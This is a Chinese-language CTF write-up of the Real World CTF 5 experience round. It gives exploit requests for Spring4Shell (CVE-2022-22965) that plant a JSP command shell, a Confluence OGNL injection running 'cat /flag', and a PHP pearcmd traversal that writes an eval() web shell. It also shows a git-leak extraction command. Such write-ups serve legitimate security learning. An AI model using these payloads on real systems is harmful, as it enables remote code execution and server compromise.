
第五届Real World CTF国际网络安全大赛 体验赛Writeup

Evil MySQL Server
MySQL服务端读取客户端文件

Yummy Api
YApi NoSQL注入导致远程命令执行漏洞
https://github.com/vulhub/vulhub/blob/master/yapi/mongodb-inj/README.zh-cn.md

Spring4Shell
git泄露
1 | python2 git_extract.py http://47.98.216.107:30020/.git/ |

CVE-2022-22965
https://cloud.tencent.com/developer/article/1982098
直接拿脚本跑不行,只能手工
1 | POST / HTTP/1.1 |
webapps名称换成了chaitin,把webapps改掉就可以直接打
查看 web 路径:
1 | cat 47.98.216.107_31584/server.xml|grep appBase |
指定 web 路径:chaitin/ROOT
1 | class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bprefix%7Di%20java.io.InputStream%20in%20%3D%20%25%7Bc%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=/tmp&class.module.classLoader.resources.context.parent.pipeline.first.prefix=shell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=&class.module.classLoader.resources.context.parent.appBase=/> |
Be-a-Wiki-Hacker
1 | GET //%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22cat%20/flag%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/ HTTP/1.1 |

Be-a-Language-Expert
1 | GET /?lang=../../../../../../../../usr/local/lib/php/pearcmd&+config-create+/<?=@eval($_REQUEST['a']);?>+/tmp/b.php HTTP/1.1 |
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 MssnHarvey!
评论